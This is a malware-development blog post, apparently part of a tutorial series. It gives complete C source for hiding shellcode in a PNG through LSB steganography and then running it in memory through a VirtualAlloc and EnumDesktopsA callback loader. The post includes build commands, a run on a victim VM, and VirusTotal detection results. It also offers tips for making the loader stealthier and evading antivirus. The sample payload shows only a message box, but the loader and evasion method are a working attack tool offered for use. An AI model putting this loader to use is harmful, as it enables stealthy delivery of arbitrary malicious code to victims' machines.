

Malware development trick 45: hiding and extracting payload in PNGs (with cats). Simple C example.


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5 minute read



Hello, cybersecurity enthusiasts and white hackers!



This post is very simple but not less important. One of my students ask about very simple trick in malware development: hiding payload inside PNGs using LSB steganography.

Steganography is a powerful technique used in malware development to conceal payloads inside seemingly harmless files. One of the most effective and stealthy methods is Least Significant Bit (LSB) Steganography, which hides data inside the LSBs of image pixel values. This allows attackers to embed payload within an image file without altering its visual appearance.

practical example [Permalink](#)

I will show a simple proof-of-concept (PoC) in pure C to hide and extract my payload from a PNG image using LSB steganography. Finally, we will execute the extracted payload dynamically to demonstrate its stealthy execution.

Ok, how it works?

First of all we need, embedding payload inside PNG image using LSB encoding. So, we need to replace the least significant bit of each pixel's RGB values with bits from the payload. This modification is visually imperceptible:

```
// function to hide payload inside PNG using LSB
void hide_payload_in_png(const char* input_png, const char* output_png, unsigned char* payload, size_t payload_size)
FILE* in = fopen(input_png, "rb");
FILE* out = fopen(output_png, "wb");

if (!in || !out) {
    printf("failed to open input/output files. :(\n");
    return;
}

// copy PNG header
unsigned char header[PNG_HEADER_SIZE];
fread(header, 1, PNG_HEADER_SIZE, in);
fwrite(header, 1, PNG_HEADER_SIZE, out);

// embed payload in LSB of image data
size_t bit_index = 0, byte;
while ((byte = fgetc(in)) != EOF) {
    if (bit_index / 8 < payload_size) {
        byte = (byte & 0xFE) | ((payload[bit_index / 8] >> (7 - (bit_index % 8))) & 1);
        bit_index++;
    }
    fputc(byte, out);
}

fclose(in);
fclose(out);
printf("payload hidden inside PNG successfully: %s :)\n", output_png);
}
```

At the next step we need to extract payload from PNG image: read the LSB-encoded data from the image:

```
// function to extract payload from PNG
void extract_payload_from_png(const char* png_file, unsigned char* extracted_payload, size_t payload_size) {
FILE* in = fopen(png_file, "rb");
if (!in) {
    printf("failed to open PNG file for extraction. :(\n");
    return;
}

fseek(in, PNG_HEADER_SIZE, SEEK_SET); // skip PNG header

// extract payload from LSB
size_t bit_index = 0, byte;
```

```
while ((byte = fgetc(in)) != EOF && bit_index / 8 < payload_size) {
    extracted_payload[bit_index / 8] |= (byte & 1) << (7 - (bit_index % 8));
    bit_index++;
}

fclose(in);
printf("payload extracted from PNG successfully! :)\n");
}
```

then just reconstruct the payload in memory and execute extracted payload dynamically, something like this:

```
int main() {
    const char* input_png = "cat.png";
    const char* output_png = "stego.png";
    unsigned char extracted_payload[MAX_PAYLOAD_SIZE] = {0};

    // hide payload inside PNG
    hide_payload_in_png(input_png, output_png, my_payload, sizeof(my_payload));

    // extract payload from PNG
    extract_payload_from_png(output_png, extracted_payload, sizeof(my_payload));

    printf("decrypted payload: ");
    for (int i = 0; i < sizeof(extracted_payload); i++) {
        printf("%02x ", extracted_payload[i]);
    }
    printf("\n\n");

    LPVOID mem = VirtualAlloc(NULL, sizeof(extracted_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, extracted_payload, sizeof(extracted_payload));
    EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

    return 0;
}
```

Finally, the full source code of my PoC `hack.c` :

```
/*
 * hack.c
 * hiding and extracting payload in PNGs.
 * Simple C example
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2025/02/24/malware-tricks-45.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
```

```
// simple payload (meow-meow)
unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

#define PNG_HEADER_SIZE 8
#define MAX_PAYLOAD_SIZE 1024 // max payload size to embed

// function to hide payload inside PNG using LSB
void hide_payload_in_png(const char* input_png, const char* output_png, unsigned char* payload, size_t payload_size)
{
    FILE* in = fopen(input_png, "rb");
    FILE* out = fopen(output_png, "wb");

    if (!in || !out) {
        printf("failed to open input/output files. :(\n");
        return;
    }

    // copy PNG header
    unsigned char header[PNG_HEADER_SIZE];
    fread(header, 1, PNG_HEADER_SIZE, in);
    fwrite(header, 1, PNG_HEADER_SIZE, out);

    // embed payload in LSB of image data
    size_t bit_index = 0, byte;
    while ((byte = fgetc(in)) != EOF) {
        if (bit_index / 8 < payload_size) {
```

```
    byte = (byte & 0xFE) | ((payload[bit_index / 8] >> (7 - (bit_index % 8))) & 1);
    bit_index++;
}
fputc(byte, out);
}

fclose(in);
fclose(out);
printf("payload hidden inside PNG successfully: %s :)\n", output_png);
}

// function to extract payload from PNG
void extract_payload_from_png(const char* png_file, unsigned char* extracted_payload, size_t payload_size) {
    FILE* in = fopen(png_file, "rb");
    if (!in) {
        printf("failed to open PNG file for extraction. :(\n");
        return;
    }

    fseek(in, PNG_HEADER_SIZE, SEEK_SET); // skip PNG header

    // extract payload from LSB
    size_t bit_index = 0, byte;
    while ((byte = fgetc(in)) != EOF && bit_index / 8 < payload_size) {
        extracted_payload[bit_index / 8] |= (byte & 1) << (7 - (bit_index % 8));
        bit_index++;
    }

    fclose(in);
    printf("payload extracted from PNG successfully! :)\n");
}

int main() {
    const char* input_png = "cat.png";
    const char* output_png = "stego.png";
    unsigned char extracted_payload[MAX_PAYLOAD_SIZE] = {0};

    // hide payload inside PNG
    // hide_payload_in_png(input_png, output_png, my_payload, sizeof(my_payload));

    // extract payload from PNG
    extract_payload_from_png(output_png, extracted_payload, sizeof(my_payload));

    printf("decrypted payload: ");
    for (int i = 0; i < sizeof(extracted_payload); i++) {
        printf("%02x ", extracted_payload[i]);
    }
    printf("\n\n");
}
```

```
LPVOID mem = VirtualAlloc(NULL, sizeof(extracted_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, extracted_payload, sizeof(extracted_payload));
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);


return 0;
}
```

So, as you can see, as usual just used `meow-meow` messagebox payload.

demo [Permalink](#)

Let's go to see everything in action: demonstrate its stealthy behavior.

My cat PNG image for experiments:



For checking correctness, at the first step compile our malware for linux (comment all Windows functions and `#include <windows.h>`):

```
gcc -o hack hack.c
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ gcc -o hack hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ ls -lt
total 508
-rwxrwxr-x 1 cocomelonc cocomelonc 16808 Feb 25 12:38 hack
-rw-rw-r-- 1 cocomelonc cocomelonc 4067 Feb 25 12:38 hack.c
-rwxrwxr-x 1 cocomelonc cocomelonc 41984 Feb 25 11:02 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:13 stego.png
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:12 cat.png
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$
```

ok, run it on my Linux machine:

```
./hack
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ ./hack
payload extracted from PNG successfully!
decrypted payload: fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41
50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20
3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02
2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42
3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b
48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01
d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03
4c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c
48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48
8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00
00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0
1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0
75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65
6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00 00 00 00 00 00 00 00 00 00
```

As you can see, hiding and extracting worked perfectly =^..^=!


Then return to my Windows code with executing payload logic and compile it:


```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -V
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ ls -lt
total 508
-rwxrwxr-x 1 cocomelonc cocomelonc 41984 Feb 25 11:02 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 4058 Feb 25 11:01 hack.c
-rwxrwxr-x 1 cocomelonc cocomelonc 16808 Feb 24 17:14 hack
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:13 stego.png
-rw-rw-r-- 1 cocomelonc cocomelonc 222663 Feb 24 17:12 cat.png
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$
```

Then run it on my “victim”’s Windows 11 x64 VM machine:

```
.\hack.exe
```





As you can see, everything is worked perfectly! =^..^=

Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f hack.exe
.text
    virtual address: 0x1000
    virtual size: 0x6e28
    raw size: 0x7000
    entropy: 6.212034055320871
.data
    virtual address: 0x8000
    virtual size: 0x240
    raw size: 0x400
    entropy: 3.026720964930491
.rdata
    virtual address: 0x9000
    virtual size: 0xe80
    raw size: 0x1000
    entropy: 4.816324503893328
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$
```

Our payload in the `.text` section.

Upload to [VirusTotal](#):

```
python3 vtscan.py -m ./hack.exe
```

```
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2025-02-24-malware-trick-45$ python3 vtscan.py -m ./hack.exe
upload file: ./hack.exe...
upload to https://www.virustotal.com/api/v3/files
YzJkODM4YTc1NjIzZTA0MmFiM2NjNDQ4MDUyZjZjMGU6MTc0MDUxOTM3Mg==
successfully upload PE file: OK
get info about the results of analysis...
malicious: 22
undetected : 50

=====

Elastic
version : 4.0.190
category : malicious
result : malicious (high confidence)
method : blacklist
update : 20250224

=====

MicroWorld-eScan
version : 14.0.409.0
category : malicious
result : Generic.ShellCode.Marte.F.A6761312
```

9fc7172f1a7cb0e23eeab7004798f46383252398cde1db95d31d5100f92b3236

Community Score: 22 / 72

22/72 security vendors flagged this file as malicious

9fc7172f1a7cb0e23eeab7004798f46383252398cde1db95d31d5100f92b3236

hack.exe

Size: 41.00 KB

Last Analysis Date: 3 minutes ago

peexe 64bits

REANALYZE SIMILAR MORE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Popular threat label: trojan.marte/shellcode

Threat categories: trojan

Family labels: marte, shellcode, meterpreter

Security vendors' analysis

Vendor	Detection	Label	Vendor	Detection	Label
ALYac	Malicious	Generic.ShellCode.Marte.F.A6761312	Arcabit	Malicious	Generic.ShellCode.Marte.F.AD672B60
BitDefender	Malicious	Generic.ShellCode.Marte.F.A6761312	CrowdStrike Falcon	Malicious	Win/malicious_confidence_90% (D)
CTX	Malicious	Exe.unknown.marte	DeepInstinct	Malicious	MALICIOUS
Elastic	Malicious	Malicious (high Confidence)	Emsisoft	Malicious	Generic.ShellCode.Marte.F.A6761312 (B)
eScan	Malicious	Generic.ShellCode.Marte.F.A6761312	ESET-NOD32	Malicious	A Variant Of Win64/ShellcodeRunner.JA
Fortinet	Malicious	W64/Rozena.KPItr	GData	Malicious	Generic.ShellCode.Marte.F.A6761312
Google	Malicious	Detected	Huorong	Malicious	Backdoor/W64.Meterpreter.b
Ikarus	Malicious	Trojan.Win64.Crypt	Kaspersky	Malicious	HEUR:Trojan.Win64.Shelma.a
MaxSecure	Malicious	Trojan.Malware.121218.susgen	Microsoft	Malicious	Program:Win32/Wacapew.Clml
SecureAge	Malicious	Malicious	Symantec	Malicious	Meterpreter
Trellix (HX)	Malicious	Generic.ShellCode.Marte.F.A6761312	VIPRE	Malicious	Generic.ShellCode.Marte.F.A6761312
Acronis (Static ML)	Undetected	Undetected	AhnLab-V3	Undetected	Undetected

<https://www.virustotal.com/gui/file/9fc7172f1a7cb0e23eeab7004798f46383252398cde1db95d31d5100f92b3236/detection>

So, 22 of of 72 AV engines detect our file as malicious.

Why this is powerful? Of course it's a simple "dirty" Proof of Concept, but as you can see it works:

- *stealthy payload hiding* - no direct payload storage, avoids static detection.
- *bypasses simple signature-based detection* - payload is embedded in an image file.
- *completely pure C* - no external libraries required!
- *foundation for more advanced steganography-based malware!*

Ok, but how to improve this technique? To make this method even stealthier, we can use a real image encoder/decoder (`libpng` , `stb_image`) instead of raw LSB encoding or [encrypt](#) the `meow-meow` payload before embedding.

Several APT groups and cybercriminal organizations like [OceanLotus\(APT32\)](#) and malware like [DuQu](#) or [StegoLoader](#) have employed steganography, particularly embedding malicious code within image files, to conceal their activities and evade detection.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting steganography technique, and adds a weapon to the red teamers arsenal.

[Malware development trick: part 44](#)

[Malware analysis 4: Work with VirusTotal API v3. Create own python script.](#)

[OceanLotus\(APT32\)](#)

[DuQu](#)

[StegoLoader](#)

[source code in github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

Source: <https://cocomelonc.github.io/malware/2025/02/24/malware-tricks-45.html>